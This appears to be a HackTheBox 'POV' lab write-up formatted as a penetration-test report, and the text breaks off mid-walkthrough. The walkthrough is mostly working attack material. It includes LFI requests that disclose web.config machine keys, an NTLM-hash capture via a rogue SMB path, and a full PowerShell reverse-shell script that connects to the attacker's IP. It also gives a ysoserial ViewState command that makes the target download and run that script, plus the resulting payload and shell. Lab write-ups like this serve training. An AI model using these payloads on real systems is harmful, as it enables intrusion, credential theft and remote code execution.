

Penetration Testing Report

HTB POV

Acme Corporation

February 16, 2024

Table of Contents

Statement of Confidentiality

This pentest report contains sensitive and confidential information regarding the security vulnerabilities and weaknesses identified during the assessment. The report is intended solely for the designated recipient(s) and should not be disclosed, shared, or distributed to any unauthorized individuals or entities without explicit written consent from the organization responsible for commissioning the pentest.

By accessing this report, you acknowledge and agree to the following:

1. **Non-Disclosure:** You shall maintain strict confidentiality of this report and its contents. Do not disclose, reproduce, or distribute any part of this report without proper authorization.
2. **Limited Access:** Limit access to this report to individuals who have a legitimate need to know and are bound by a similar confidentiality agreement or professional code of ethics.
3. **Data Protection:** Safeguard the report and any associated files from unauthorized access, loss, or alteration. Take appropriate measures to protect the confidentiality and integrity of the information contained within.
4. **Responsible Use:** Utilize the information provided in this report solely for the purpose of improving the security posture and addressing the identified vulnerabilities. Do not exploit or misuse the discovered vulnerabilities for any malicious or unauthorized activities.
5. **Legal and Ethical Obligations:** Comply with all applicable laws, regulations, and ethical guidelines governing the handling of confidential information, privacy, and cybersecurity.

Any unauthorized disclosure, misuse, or distribution of this report may have legal and reputational consequences. If you have received this report in error, please notify the responsible party immediately and delete all copies from your systems.

By accessing and using this pentest report, you acknowledge the confidential nature of its contents and agree to abide by the terms outlined above to ensure the protection and integrity of the information contained within.

Engagement Contacts

Administrator Contacts		
Name	**Title**	**Email**
Astrid Marrow	Chief Executive Officer	astrid@acme.local
Ferdinand Mullins	Chief Technical Officer	ferdinand@acme.local

Assessor Contact		
Name	**Title**	**Email**
Safwan Luban	Security Consultant	toothless5143@gmail.com

Executive Summary

This executive summary provides a brief overview of the Network Penetration Test conducted for Acme Ltd., focusing on the evaluation of their externally facing network. The objective of this assessment was to identify security weaknesses, assess their impact on Acme Ltd., document findings comprehensively, and provide actionable remediation recommendations.

Approach

Safwan Luban performed testing under a “black box” approach from 06/02/2024 to 10/02/2024 without credentials or any advance knowledge of Acme’s externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Safwan Luban‘s assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Safwan Luban sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Safwan Luban were able to gain a foothold in the internal network as a result of external network testing, Acme allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

Scope

The scope of this assessment was limited to the externally facing network owned by Acme, with the objective of identifying potential vulnerabilities and weaknesses.

In-Scope Assets

Host/URL/IP Address/Domain	Description
10.10.11.251	Main Machine IP

Table 1: Scope Details

Assesment Overview and Recommendations

During the penetration test against Acme, Safwan Luban identified a total of Six (6) findings that pose a threat to the confidentiality, integrity, and availability of Acme's information systems. These findings have been categorized into five (5) severity levels: critical, high, medium, low, and informative. Specifically, there were Four (4) findings assigned a high-risk rating, Two (2) findings assigned a medium-risk rating, and One (1) findings categorized as informative.

POV, a medium machine on HackTheBox, was vulnerable to Local File Inclusion (LFI) through the "cv download" option. This LFI allowed for the disclosure of the "web.config" file, which in turn exposed the validation key for ASP pages. By manipulating the __VIEWSTATE payload using the validation key, attackers achieved Remote Code Execution (RCE) on the machine. Further exploration within the "sfitz" user's documents folder revealed a "connection.xml" file containing credentials for another user, "alaading." After escalating privileges to "alaading," the attacker discovered the "sedebugprivilege," which was subsequently exploited to gain complete control over the host.

Based on the severity of the findings, it is recommended that Acme creates a remediation plan, prioritizing the high and critical-risk findings for immediate attention according to the needs of the business. Acme should also consider implementing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative and in-depth Active Directory security assessment may be beneficial. This assessment can help identify additional opportunities to harden the Active Directory environment, making it more challenging for attackers to move within the network and increasing the likelihood of detecting and responding to suspicious activity.

Penetration Test Assesment Summary

Safwan Luban began all testing activities from the perspective of an unauthenticated user on the internet.

Summary of Findings

During the course of testing, Safwan Luban uncovered a total of Six (6) findings that pose a material risk to Acme's information systems. The below table provides a summary of the findings by severity level.

Finding Severity				
Critical	**High**	**Medium**	**Low**	**Total**
0	**4**	**2**	**0**	**6**

Table 2: Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding No.	Severity Level	Finding Name
1.	High	web.config Disclosure Through LFI
2.	High	RCE via Validation Key
3.	High	Potential Privilege Escalation
4.	High	Sensitive File Discovery
5.	Medium	NTLM Theft
6.	Medium	Virtual Host Enumeration
7.	Info	Enhance Security Monitoring Capabilities

Table 3: Finding List

Network Compromise Walkthrough

During the course of the assessment Safwan Luban was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the Format Host. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Acme the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve host compromise.

Detailed Walkthrough

Safwan Luban performed the following to fully compromise the XX domain.

1. From the Nmap scan found 1 open port 80 and a domain pov.htb.
2. Upon performing a VHOST enumeration found a VHOST named dev.pov.htb.
3. The cv download option is vulnerable to LFI specifically the file parameter.
4. By manipulating the LFI vulnerability it was possible to perform NTLM Theft on the user sfitz but the hash was uncrackable.
5. web.config file was disclosed by abusing the LFI which led to disclosure of the validation key of the ASP.
6. Using the validation key it was possible to generate its own payload containing a reverse shell which helped the attacker to gain RCE over the host at a basic level.
7. From the documents folder of the siftz user a connection.xml file was found for the user alaading.
8. Upon logging in as alaading user it was found out that the user has sedebugprivilege, which was abused later to elevate the privileges to the administrator user.

Step-by-Step Reproduction of Attack Chain:

From the initial port scan 1 standard HTTP port(80) was found open on the host which redirects the user to the domain pov.htb.

```
$ nmap -sV -Pn -sC --min-rate=5000 10.10.11.251

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 01:01 EST
Nmap scan report for 10.10.11.251
Host is up (0.29s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http       Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.62 seconds
```

Table 4: Port Scanning

From the VHOST enumeration a new subdomain dev.pov.htb was discovered.

```
$  ffuf -H "Host: FUZZ.pov.htb" -u http://pov.htb -w
/usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-110000.txt -fs 12330

<SNIP>
________________________________________________

dev                     [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 295ms]
</SNIP>
```

Table 5: VHOST Enumeration

Upon surfing to the VHOST an interesting feature was found to download CV of an individual.



Figure 1: dev.pov.htb

After a bit of research the attacker found out that the CV downloading functionality on the endpoint http://dev.pov.htb/portfolio/default.aspx is vulnerable to LFI via the file parameter. Which leads to unauthenticated file disclosure.

```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 361
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=wQiYCZqTH0ZjBXyB0cyhcIq55
s2PRo3v6Hv6Pl9h7ex8wSDgBO9UgCDvSfLA5WWjn04sc7lX7KqYPpgGbWLlFAsg4lo
%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=kDKcNKF07rpNla6nu1BzrDRF1
mjgSR%2Fh9wNGWkXLgXoo2Xz4BQOg2wL8hxzeDj
%2FUs6g4eQx0CB6Yaq3wx86X5jOaSVOIXeUyW25%2B
%2Bp36y5zeot0ENXW7mhulnOJOWzNZkAd1DA%3D%3D&file=default.aspx
```

Table 6: Burp suite captured request while exploiting the LFI vulnerability



Figure 2: Exploiting the LFI vulnerability

Upon further research it was discovered that NTLM Hash theft can also be done using the same LFI vulnerability. The attacker first started a tool called responder to capture the hash.

```
$ sudo responder -I tun0
```

Table 7: Starting responder

Then the attacker changed the parameter value to the attacker's host which was supposed to be a rogue SMB server.

```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 367
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=wQiYCZqTH0ZjBXyB0cyhcIq55
s2PRo3v6Hv6Pl9h7ex8wSDgBO9UgCDvSfLA5WWjn04sc7lX7KqYPpgGbWLlFAsg4lo
%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=kDKcNKF07rpNla6nu1BzrDRF1
mjgSR%2Fh9wNGWkXLgXoo2Xz4BQOg2wL8hxzeDj
%2FUs6g4eQx0CB6Yaq3wx86X5jOaSVOIXeUyW25%2B
%2Bp36y5zeot0ENXW7mhulnOJOWzNZkAd1DA%3D%3D&file=\\10.10.14.50\test
```

Table 8: Burp suite captured request while exploiting the LFI vulnerability for NTLM theft

The attacker was able to capture the NTLM hash for the user sfitz.

```
<SNIP>
[SMB] NTLMv2-SSP Client   : 10.10.11.251
[SMB] NTLMv2-SSP Username : POV\sfitz
[SMB] NTLMv2-SSP Hash     :
sfitz::POV:960292925d1f39f7:0ED8C72455586DAA3805870E0F992DCC:010100000000000080FAF38BAF
51DA017684564BEEB868470000000002000800370042004200450001001E00570049004E002D0052003
200530048005A00540054003900430004C00510004003400570049004E002D005200320053004800 5A0
05400540039004300 4C0051002E00370042004200450 02E004C004F00430041004C0003001400370042
00420045002E004C004F00430041004C0005001400370042004200450 02E004C004F00430041004C00
0700080080FAF38BAF51DA0106000400020000000800300030000000000000000000000000200000E
CFFE4FE57A8D70BAA13ADB189A9B3641FC1697C70219337F53D2ADCCEBB79F10A0010000000000000
0000000000000000000000090020006300690066007300 2F00310030002E00310030002E00310034002
E00350030000000000000000000
</SNIP>
```

Table 9: Captured NTLM Hash from responder tool.

But later on it was found out that the hash is not crackable. After manual exploration the attacker discovered that the web.config file can be downloaded through the same vulnerability and the web.config file exposes the validation key which was used to encrypt the __VIEWSTATE payload.

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 363
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=tirxwgZvHLgnByDtAJERRj7kPe
PWhihmhRnCVG3%2FjwTMUskuZNAXeFLSpewhG2bdY0%2FZ5Eg%2FaX95BeR7sUWrY%2B8asCQ
%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=0zLGnx1QieVJf1SXBhehfVGQh
8Rgrp0GTltmuiVo3%2BcIUF0nVCxE67rHDW7a12ihYNyJJ3lmXkqkEp
%2Bl516uGGH2vuqWPo75waCMjGN%2FttaexREpUFmJdaUmQW%2F81ntZSZ765g%3D%3D&file=/
web.config
```

Table 10: Burp suite captured request while downloading the web.config file

The contents of web.config file:

```
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA
3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
      <httpErrors>
        <remove statusCode="403" subStatusCode="-1" />
        <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio"
responseMode="Redirect" />
      </httpErrors>
      <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false"
childOnly="true" />
    </system.webServer>
</configuration>
```

Table 11: The captured web.config file

After some research it was found out that it's possible to manipulate the stored input of the __VIEWSTATE variable that can be used to gain RCE. The attacker first created a powershell script named shell.ps1 to gain the reverse connection.

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.35",80);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()
```

Table 12: shell.ps1

Then the attacker started a python HTTP server to transfer the shell script to the targeted host:

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

-- -- -- -- -- -- -- -- -- -- -- -- -- --
10.10.11.251 - - [01/Feb/2024 04:13:41] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.11.251 - - [01/Feb/2024 04:14:23] "GET /shell.ps1 HTTP/1.1" 200 -
```

Table 13: Log of the hosted http server

A netcat listener was started to gain the connection:

```
$ rlwrap nc -lvnp 80
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
```

Table 14: Starting the netcat listener

Using the tool ysoserial.exe it was possible to generate a malicious __VIEWSTATE payload while providing the necessary credentials found from web.config file.

```
PS > ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.35:8000/shell.ps1')" --path="/portfolio/default.aspx" --
apppath="/" --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --
validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA
3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"


Ww6YyheXzNKnsr5DoMRSGhhQwHuh3HAN03HuX7MwZfgQyVke7oBRgezeSy1j4qauGQW9dsTbDzusV
XRf0Bd4dIcH0YDI3UDV0Iax7xhHwsrsFvE2DiMS3VAgBAeVMdfQutkJfXrqbZcNApEKenIU1BE244UdO
bdSjZ69LJBrjN1LAXJyHvk9rsWUR1NiUPUROIoVzJq6G7ljG6uBEskjpjVAOw1RrS1fX1tJmkYztlDt1iSdLM
cwwZ0Wq%2B2Md42d%2Bwe0tZJvblq5ehxJGbxrb876KtuUxkWgcD3YWwDGUl%2FX%2Bxf9Bz
%2BtmEr4U5wm1PzOQ9C7ePly0XobbKRUnSBgDskQouTBYuQji7ZK2QpTNm73OO6PpkHNkfwAvcAum
hRLePZMoPrSMmYfOxUnQg2m4R7UJuYyOOXyVhPcFINxNxz74xR5pCCOsHHhF4CevGPuRHYd6FLrF
Dav3ib4gvArTmUpgQH8NHu98WDKhSqk%2FJQNaTMx5xNy7EwkxEqEO
%2FiFqZGFwfolFiDRsgdDwg6NfJLyGvXKE3%2FZtjXQoMLOZfwRM9AT35MWjovDGdu0jaRX55nnuJIX
QGp2kPdg1ppr%2BPjc00agkoNH60BvOlP6RsF
%2Bk9HOaAFPvwfk76bkHt4egCxJhOya7mZrCbOG7w4Awn7rNgWasxWR%2BENi
%2B1FLaaSx7vNbBYYhriwawgUzD2S3%2Fobm5H5yOaLe2cby3A%2BYbH8T7lV60WVTFQFQumww
%2FUB0dgKRA0BPs3QZEtYyudOJKAM2utjwwMp8VzYivooUiA6NNJWFiSYlQtK7b7%2FiEka8xu3XGwG
fpE9DmtE%2BWfyP%2BmBN9ZiOU9CkEV%2BwnEudQyV7RdUbkhARpIdyTZyEhtJBVxvD
%2FVMbs4t2fB2XJvLsS5z8o9xghFzRzf7IyiVVO%2FabN00vVrS%2FhJjJ%2FcWwrKbCGwz
%2FYgkeCo4i7NH%2FYrL1Qz%2F%2F8c1O01BIu76O8o%2BQqW8c3TNFD6yEYr%2FwZWqr9GcGEA
%2FUYFFXm6c0o61xXYvcrlgznzOE54Ag
%2F0ktu9UkxqTPXDjM4xasKot02F2SvgdFWdHX3pIx5%2FM8PzkAoXoafn8CVZEQGWmQ3lTpzt7QMLL
PnbreCFqHXsPYDt2qIjzWVHcAp3%2BwPjBBHnYHT2GzT5QtczVBd%2F
%2FaR4JQFwbcRWw53%2FOHgs%2FARcDJm
%2BUMdfLmUJZ4FvBY7QKImsMxyz3w4YqkMh6x1dYem0XIe9tcoTvPCrFe25SPuzOX3W3XPZNuxgVkI
838QSZ4QRScF3HRerBkzdjvig%2BSOgsmlR7375Hwwg9wzgDUbIuFMCsS6Y%2BOg
%2FsKz53OL9RHhuDV%2FgT9ABUSpJQgxhuc5T22zYdiekezffzaEOV8s0TtjdJbS0YoW%2FTd
```

Table 15: Generating a malicious payload

Further information can be found here.

Then the attacker replaced the __VIEWSTATE string and made a request with a malicious payload which returned a shell.

```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 1739
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=Ww6YyheXzNKnsr5DoMRSGhh
QwHuh3HAN03HuX7MwZfgQyVke7oBRgezeSy1j4qauGQW9dsTbDzusVXRf0Bd4dIcH0YDI3UDV0Iax7
xhHwsrsFvE2DiMS3VAgBAeVMdfQutkJfXrqbZcNApEKenIU1BE244UdObdSjZ69LJBrjN1LAXJyHvk9rs
WUR1NiUPUROIoVzJq6G7ljG6uBEskjpjVAOw1RrS1fX1tJmkYztlDt1iSdLMcwwZ0Wq%2B2Md42d
%2Bwe0tZJvblq5ehxJGbxrb876KtuUxkWgcD3YWwDGUl%2FX%2Bxf9Bz
%2BtmEr4U5wm1PzOQ9C7ePly0XobbKRUnSBgDskQouTBYuQji7ZK2QpTNm73OO6PpkHNkfwAvcAum
hRLePZMoPrSMmYfOxUnQg2m4R7UJuYyOOXyVhPcFINxNxz74xR5pCCOsHHhF4CevGPuRHYd6FLrF
Dav3ib4gvArTmUpgQH8NHu98WDKhSqk%2FJQNaTMx5xNy7EwkxEqEO
%2FiFqZGFwfolFiDRsgdDwg6NfJLyGvXKE3%2FZtjXQoMLOZfwRM9AT35MWjovDGdu0jaRX55nnuJIX
QGp2kPdg1ppr%2BPjc00agkoNH60BvOlP6RsF
%2Bk9HOaAFPvwfk76bkHt4egCxJhOya7mZrCbOG7w4Awn7rNgWasxWR%2BENi
%2B1FLaaSx7vNbBYYhriwawgUzD2S3%2Fobm5H5yOaLe2cby3A%2BYbH8T7lV60WVTFQFQumww
%2FUB0dgKRA0BPs3QZEtYyudOJKAM2utjwwMp8VzYivooUiA6NNJWFiSYlQtK7b7%2FiEka8xu3XGwG
fpE9DmtE%2BWfyP%2BmBN9ZiOU9CkEV%2BwnEudQyV7RdUbkhARpIdyTZyEhtJBVxvD
%2FVMbs4t2fB2XJvLsS5z8o9xghFzRzf7IyiVVO%2FabN00vVrS%2FhJjJ%2FcWwrKbCGwz
%2FYgkeCo4i7NH%2FYrL1Qz%2F%2F8c1O01BIu76O8o%2BQqW8c3TNFD6yEYr%2FwZWqr9GcGEA
%2FUYFFXm6c0o61xXYvcrlgznzOE54Ag
%2F0ktu9UkxqTPXDjM4xasKot02F2SvgdFWdHX3pIx5%2FM8PzkAoXoafn8CVZEQGWmQ3lTpzt7QMLL
PnbreCFqHXsPYDt2qIjzWVHcAp3%2BwPjBBHnYHT2GzT5QtczVBd%2F
%2FaR4JQFwbcRWw53%2FOHgs%2FARcDJm
%2BUMdfLmUJZ4FvBY7QKImsMxyz3w4YqkMh6x1dYem0XIe9tcoTvPCrFe25SPuzOX3W3XPZNuxgVkI
838QSZ4QRScF3HRerBkzdjvig%2BSOgsmlR7375Hwwg9wzgDUbIuFMCsS6Y%2BOg
%2FsKz53OL9RHhuDV%2FgT9ABUSpJQgxhuc5T22zYdiekezffzaEOV8s0TtjdJbS0YoW
%2FTd&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=aJHAjwifVJUqop
%2BQTsO6qQOpriej30j0S7Ft6J9mOjfJki4%2FCxMGXW4avHDpiMEYamKfBX%2BjVK
%2B6G46czG8LUY6LZLIMewfRyL3XbLIprE0wzBGSdyGtaD2Le6SCTBWlKI2iFg%3D%3D&file=cv.pdf
```

Table 16: Burp suite captured request while making a request with the malicious viewstate string.

Upon executing the request it returned a shell.

```
$ rlwrap nc -lvnp 80
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.251:49949.

PS C:\Users\sfitz> whoami
pov\sfitz
```

Table 17: Getting a hit on the nc listener

Upon landing on the host, from the Documents directory of the sfitz user a connection.xml file was found that had the credentials for the user alaading stored in secure string.

```
PS C:\Users\sfitz\Documents> cat connection.xml

